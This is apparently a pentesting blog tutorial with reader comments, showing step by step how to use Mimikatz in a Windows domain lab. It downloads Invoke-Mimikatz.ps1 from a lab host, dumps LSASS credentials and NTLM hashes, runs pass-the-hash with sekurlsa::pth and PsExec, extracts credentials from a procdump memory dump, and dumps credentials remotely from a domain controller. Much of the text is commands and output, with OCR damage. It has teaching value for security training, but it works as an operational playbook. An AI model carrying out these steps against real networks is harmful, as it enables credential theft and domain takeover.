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.####. mimikatz 2.0 alpha (x86) release "Kiwi en C" (Apr 6 2014 22:02:03)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 13 modules * * */
```

Mimikatz Beginner's Guide



Mimikatz is a tool written in C by Benjamin Delpy for Windows Security. Mimikatz is one awesome tool to gather credentials using various methods. Other than Gathering Credentials, Mimikatz can perform various Windows Security Operation such as:

- Pass-the-Hash and Over-Pass-the-Hash
- Pass-the-Tickets
- Building Golden Tickets
- And much more

In order to gather credentials and hash, administrator privilege will be needed and how to escalate privileges in windows environment can be found on this awesome blog.

To Dump Credentials, we will be starting with Most Popular Option – SEKURLSA

Sekurlsa

This module provides with the functionality of extracting passwords, hashes and tickets by abusing the memory of LSASS.exe (Local Security Authority Subsystem Service).

Overview about LSASS


LSASS (Local Security Authority Subsystem Service) is a Windows Based Service which provides the user with the functionality of SSO (Single Sign-On). Single sign-on (SSO) is a session and user authentication service that permits a user to use one set of login credentials (e.g., name and password) to access multiple applications. The service authenticates the end user for all the applications the user has been given rights to and eliminates further prompts when the user switches applications during the same session. It verifies users logging on to a Windows computer or server, handles password changes, and creates access tokens. Mimikatz abuses the cache of credentials and provides the attacker with information regarding the credentials of the users.

Note: To Perform the operations with Mimikatz, Administrator Privilege is required.

Running Mimikatz using various methods

Firstly, we need to check whether we have the privileges of administrator on the system.

net localgroup administrators



Now that we have checked our privileges on the Windows Box, let's get our hand dirty.

Firstly we need to download mimikatz and run it. There are multiple ways to run mimikatz and get credentials.

1. We can download the executable from this GitHub link and run it from the command prompt.

mimikatz.exe

Administrator: Command Prompt

C:\Users\Administrator\Desktop\mimikatz_trunk\x64>mimikatz.exe_

- 2. We can use PowerShell Mimikatz script (Invoke-Mimikatz.ps1) to run specified functions of Mimikatz. But first, we need to download this script and load it. This can also be done in two ways.
- a. Loading the Script in Disk (Really Downloading).

Invoke-WebRequest -UseBasicParsing http://192.168.52.200/Tools/Invoke-Mimikatz.ps1

b. Loading the Script in Memory (Just Loading the Script in Memory).

Invoke-WebRequest -UseBasicParsing http://192.168.52.200/Tools/Invoke-Mimikatz.ps1

```
Windows PowerShell
                                                                                                                                 PS C:\Users\MASTER\Desktop\TOOLS> Invoke-WebRequest -UseBasicParsing http://192.168.52.200/Tools/Invoke-Mimikatz.ps1
StatusCode
StatusDescription : OK
                  : {102, 117, 110, 99...}
: HTTP/1.1 200 OK
RawContent
                    Content-Disposition: attachment; filename="Invoke-Mimikatz.ps1";
                    Accept-Ranges: bytes
                    Content-Length: 2530060
                    Content-Type: application/octet-stream
                    ETag: 1AC1BBFAE7096845BFFA0BD0...
                   : {[Content-Disposition, attachment; filename="Invoke-Mimikatz.ps1";], [Accept-Ranges, bytes], [Content-Length,
Headers
                    2530060], [Content-Type, application/octet-stream]...}
RawContentLength : 2530060
PS C:\Users\MASTER\Desktop\TOOLS> 1s
```

After Downloading the Invoke-Mimikatz.ps1 script we now need to load the Invoke-Mimikatz script in the powershell session.

. .\Invoke-Mimikatz.ps1

And now that we have loaded our script in the session we can easily see what functionality do the script offer us by the following command.

Get-Help Invoke-Mimikatz


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PS C:\Users\Administrator\Desktop\Tools> . .\Invoke-Mimikatz.psl
PS C:\Users\Administrator\Desktop\Tools> Get-Help Invoke-Mimikatz
    Invoke-Mimikatz
SYNOPSIS
    This script loads Mimikatz completely in memory.
    Invoke-Mimikatz [[-ComputerName] <String[]>] [[-DumpCreds]] [<CommonParameters>]
    Invoke-Mimikatz [[-ComputerName] <String[]>] [[-DumpCerts]] [<CommonParameters>]
    Invoke-Mimikatz [[-ComputerName] <String[]>] [[-Command] <String>] [<CommonParameters>]
DESCRIPTION
    This script leverages Mimikatz 2.1.1 and Invoke-ReflectivePEInjection to reflectively load Mimikatz completely in
    memory. This allows you to do things such as dump credentials without ever writing the mimikatz binary to disk.
    The script has a ComputerName parameter which allows it to be executed against multiple computers using PowerShell
    This script should be able to dump credentials from any version of Windows through Windows 8.1 that has PowerShell
    v2 or higher installed.
    Reflectively loads Mimikatz 2.1.1 in memory using PowerShell. Can be used to dump credentials without writing anything to disk. Can be used for any functionality provided with Mimikatz.
    The script, in near future, will provide additional commands for a variety of attacks possible with Mimikatz.
    Function: Invoke-Mimikatz
    Author: Joe Bialek, Twitter: @JosephBialek
```

Now to get the Logon Credentials we just need to fire up the prompt of Mimikatz with the following commands.

Firstly, we need to debug privilege.

The debug privilege allows someone to debug a process that they wouldn't otherwise have access to. For example, a process running as a user with the debug privilege enabled on its token can debug a service running as local system.

```
privilege::debug
```



```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # sekurlsa::logonPasswords
Authentication Id : 0 ; 537443 (00000000:00083363)
Session
                  : Interactive from 1
User Name
                  : Administrator
Domain
                  : HACKNPENTEST
Logon Server
                  : DC-HACKNPENTEST
Logon Time
                  : 4/10/2019 1:19:40 AM
                  : S-1-5-21-534478552-2873825779-3315143572-500
SID
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain : HACKNPENTEST
         * NTLM
                    : 64cbb76dcafe2e977794f6251f8231fb
                    : 4e96a7fe38e847b105d2fd0d5ca93214700c53e6
         * SHA1
                    : 1749d987dff931ac02b79542ac193ba5
         * DPAPI
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain : HACKNPENTEST
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain : HACKNPENTEST.LOCAL
         * Password : (null)
        ssp:
        credman :
```

We can see the command provides us with a very verbose detailing about the credentials of the user session. LogonPasswords provide every information related to the user credential and module provide with an integrated output of various commands like msv, tspkg, wdigest, and other commands as well.

This Result can also be obtained by Running the Invoke-Mimikatz PowerShell script.

Administrator: Command Prompt - powershell PS C:\Users\Administrator> Invoke-Mimikatz -DumpCreds .####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14 .## ^ ##. "A La Vie, A L'Amour" ## / \ ## /* * * ## \ / ## Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) '## v ##' http://blog.gentilkiwi.com/mimikatz '#####' with 20 modules * * */ ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106 mimikatz(powershell) # sekurlsa::logonpasswords Authentication Id : 0 ; 996 (00000000:000003e4) Session : Service from 0 : DC-HACKNPENTEST\$ User Name Domain : HACKNPENTEST Logon Server : (null) Logon Time : 4/13/2019 3:25:46 AM SID : S-1-5-20 msv : [00000003] Primary * Username : DC-HACKNPENTEST\$ * Domain : HACKNPENTEST * NTLM : c3f4fb2cd592a86c8b7136d46f988ec6 * SHA1 : 2d723dc1d6e03645afec6c3fcc71fb023b6466f8 tspkg : wdigest : * Username : DC-HACKNPENTEST\$ * Domain : HACKNPENTEST * Password : (null) kerberos : * Username : dc-hacknpentest\$ * Domain : HACKNPENTEST.LOCAL * Password : (null) ssp:

This Juicy Information from the above command can be used to perform various techniques and one such technique is Pass-the-Hash.

Pass-the-Hash


Pass-the-Hash is a technique used by the attacker to get access to system present in the network using Hash of the particular user in that System. Basically used for Lateral or Horizontal Movement in Pentesting methodology.

The Table below shows the lab environment setup

IP Address	Computer Name	Description	Windows Version
192.168.52.100	DC-HACKNPENTEST	This is Domain Controller	Windows Server 2016
192.168.52.200	DC1	This is Domain Client	Windows Server 2008

Firstly we need to find the hash of the User on which we are aiming to perform Pass the Hash Technique which is Administrator of hackness.local (192.168.52.100 forest root).

As we can see in the below image the administrator's hash is extracted using the logonPassword functionality.



Now that we have a hash of Administrator we only need to call the pth(pass-the-hash) functionality of the sekurlsa module.

```
sekurlsa::pth /user:Administrator /domain:hacknpentest.local /ntlm:{hash value}
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mimikatz 2.2.0 x64 (oe.eo)
  '####
                        > http://pingcastle.com / http://mysmartlogon.com
nimikatz # privilege::debug
Privilege '20' OK
nimikatz  # sekurlsa::pth <mark>/us</mark>er:Administrator /domain:hac<mark>kn</mark>pentest.local /ntlm:64
:bb76dcafe2e977794f6251f82<mark>31</mark>fb
           : Administrator
lomain : hacknpentest.local
program : cmd.exe
impers. : no
        : 64cbb76dcafe2e977794f6251f8231fb
      PID 2612
      TID 1512
     LSA Process is now R/W
LUID 0; 1452503 <00000000:001629d7>
msv1_0 - data copy 0 000000001DBE040 : OK !
kerberos - data copy 0 000000001DAE698
_ aes256_hmac -> null
_ aes128_hmac -> null
    __ aes256_hmac
\_ aes128_hmac
    \_ rc4_hmac_nt
                                  ОK
    \_ rc4_hmac_old
                                  ОK
    \_ rc4_md4
    \_ rc4_hmac_nt_exp
    \_ rc4_hmac_old_exp OK
    \_ *Password replace @ 000000000BB1398 (16) -> null
```

We need to pass following arguments with sekurlsa::pth command.

/user: Define user of domain on which pass-the-hash.

/domain : Define the domain.

/ntlm : Define the ntlm hash of the user. (RC4 can also be used)

After the execution of the command we get a command prompt but wait what does it says!!

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
dc1\administrator

C:\Windows\system32>
```

The System Still assumes that we are the administrator of the DC1 system(192.168.52.200). We will use PsExec.exe to get command prompt of Administrator on hackness.local.

PsExec.exe \\hacknpentest.local cmd.exe



And here we are with the Administrator Command Prompt of hacknesses system (192.168.52.200).

Now that we have seen Pass-the-Hash Technique we will see how to dump credentials from the offline memory dump.

Dumping Credentials from Offline Memory Dump

In this Section we will dump the Isass.exe memory with the help of a sysinternal tool procdump and using that dump file (dmp) we will dump the credentials.

procdump.exe -ma lsass.exe C:\Users\Administrator\Desktop\x64\lsass.dmp

```
mimikatz 2.2.0 x64 (oe.eo)

\[
\text{Users\Administrator\Desktop\Procdump>procdump.exe} -ma lsass.exe C:\Users\Administrator\Desktop\x64\lsass.dmp}
\]

ocDump v9.0 - Sysinternals process dump utility
pyright (C) 2009-2017 Mark Russinovich and Andrew Richards
sinternals - www.sysinternals.com

0:46:38] Dump 1 initiated: C:\Users\Administrator\Desktop\x64\lsass.dmp

0:46:49] Dump 1 writing: Estimated dump file size is 133 MB.

0:47:49] Dump 1 complete: 133 MB written in 70.5 seconds

0:47:49] Dump count reached.
```

Now we will load this Isass.dmp in mimikatz to extract credentials using minidump functionality of SEKURLSA module.

```
mimikatz 2.2.0 x64 (oe.eo)
C:\Users\Administrator\Desktop\x64>mimikatz.exe
           mimikatz 2.2.0 (x64) #17763 Apr 4 2019 23:56:50
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Cam Edition **
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##
                > http://blog.gentilkiwi.com/mimikatz
                Vincent LE TOUX
                                          ( vincent.letoux@gmail.com )
 '## v ##'
                > http://pingcastle.com / http://mysmartlogon.com
  '#####'
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'
mimikatz # sekurlsa::logonPasswords
Opening : 'lsass.dmp' file for minidump...
Authentication Id : 0 ; 996 (00000000:000003e4)
Session
                 : Service from 0
User Name
                : DC-HACKNPENTEST$
Domain
               : HACKNPENTEST
Logon Server
               : (null)
               : 4/13/2019 3:25:46 AM
Logon Time
                 : S-1-5-20
SID
       msv :
        [00000003] Primary
        * Username : DC-HACKNPENTEST$
        * Domain : HACKNPENTEST
        * NTLM : c3f4fb2cd592a86c8b7136d46f988ec6
                   : 2d723dc1d6e03645afec6c3fcc71fb023b6466f8
        * SHA1
       tspkg :
       wdigest :
        * Username : DC-HACKNPENTEST$
        * Domain : HACKNPENTEST
        * Password : (null)
```

This Method can also be used to dump credentials when we are not allowed to run mimikatz on the victim's machine. In this case, we can use this dump file to extract credentials by downloading the dump file on our machine and loading the file in mimikatz using minidump.

But wait! Can we run mimikatz tool remotely?




Running Mimikatz Remotely

Invoke-Mimikatz script offers the user with the functionality of running the script remotely and present the user with the same output.

Invoke-Mimikatz -ComputerName DC-hackneentest -DumpCreds

```
PS C:\Users\ACE\Desktop> Invoke-Mimikatz -ComputerName DC-hacknpentest -DumpCreds
             mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
"A La Vie, A L'Amour" - (ce.eo) ** Kitten Edition **
 .## ^ ##.
            /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
> http://blog.gentilkiwi.com/mimikatz

Uincent LE TOUX ( vincent.letoux@gmail.com
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                                                 ( vincent.letoux@gmail.com )
 '## v ##'
  , #####,
                   > http://pingcastle.com / http://mysmartlogon.com
Authentication Id : 0 ; 5680546 (00000000:0056ada2)
                    : Interactive from 2
Session
User Name
                    : MASTER
Domain
                    : HACKNPENTEST
Logon Server
                   : DC-HACKNPENTEST
Logon Time
SID
                    : 4/14/2019 1:02:47 AM
: S-1-5-21-534478552-2873825779-3315143572-1104
        msv : [00000003] Primary
          * Username : MASTER
          * Domain : HACKNPENTEST
          * NTLM
                      : 220968137366a428cb4e532817e3c6dc
          * SHA1
                      : 73ab2a9a0e9063c973b59491654d0deae9ce0894
          * DPAPI
                      : cf7d1010e2b3830c7521bd0788e5e78c
         tspkg :
         wdigest :
          * Username : MASTER
          * Domain : HACKNPENTEST
          * Password : (null)
         kerberos :
          * Username : MASTER
          * Domain : HACKNPENTEST.LOCAL
          * Password : (null)
         ssp :
        credman :
Authentication Id : 0 ; 5680512 (00000000:0056ad80)
Session
                    : Interactive from 2
                    : MASTER
User Name
                    : HACKNPENTEST
Domain
Logon Server
                    : DC-HACKNPENTEST
Logon Time
                    : 4/14/2019 1:02:47 AM
SIĎ
                    : S-1-5-21-534478552-2873825779-3315143572-1104
        msv :
          [000000003] Primary
          * Username : MASTER
```



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Thanks for showing love to our blog by giving this wonderful feedback. We are soon planning to launch the email subscription feature for our users. Till that Stay tuned to hackness.

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Louise 6th July 2019 at 7:40 am

Hello to every one, for the reason that I am actually keen of reading this blog's post to be updated regularly.

It carries fastidious material.

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Yash Bharadwaj 9th July 2019 at 10:59 pm

Thanks Louise!!

Stay tuned 🙂

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I'll check back later and see if the problem still exists.

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Satyam Dubey © 24th July 2019 at 9:33 pm

Hey We are Aware of this problem. We are working over it.

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Cclibbs • 22nd July 2019 at 4:40 am

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These are truly enormous ideas in regarding blogging. You have touched some fastidious things here.

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oprol evorter • 27th July 2019 at 7:40 am

This design is wicked! You certainly know how to keep a reader entertained. Between your wit and your videos, I was almost moved to start my own blog (well, almost...HaHa!) Fantastic job. I really enjoyed what you had to say, and more than that, how you presented it. Too cool!

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Satyam Dubey © 27th July 2019 at 7:26 pm

Thanks for awesome feedback!!!

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Lionel • 1st August 2019 at 2:46 am

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Satyam Dubey • 1st August 2019 at 10:27 am

Thanks Lionel!!

Reply



cresent moon cafe • 11th August 2019 at 10:31 am

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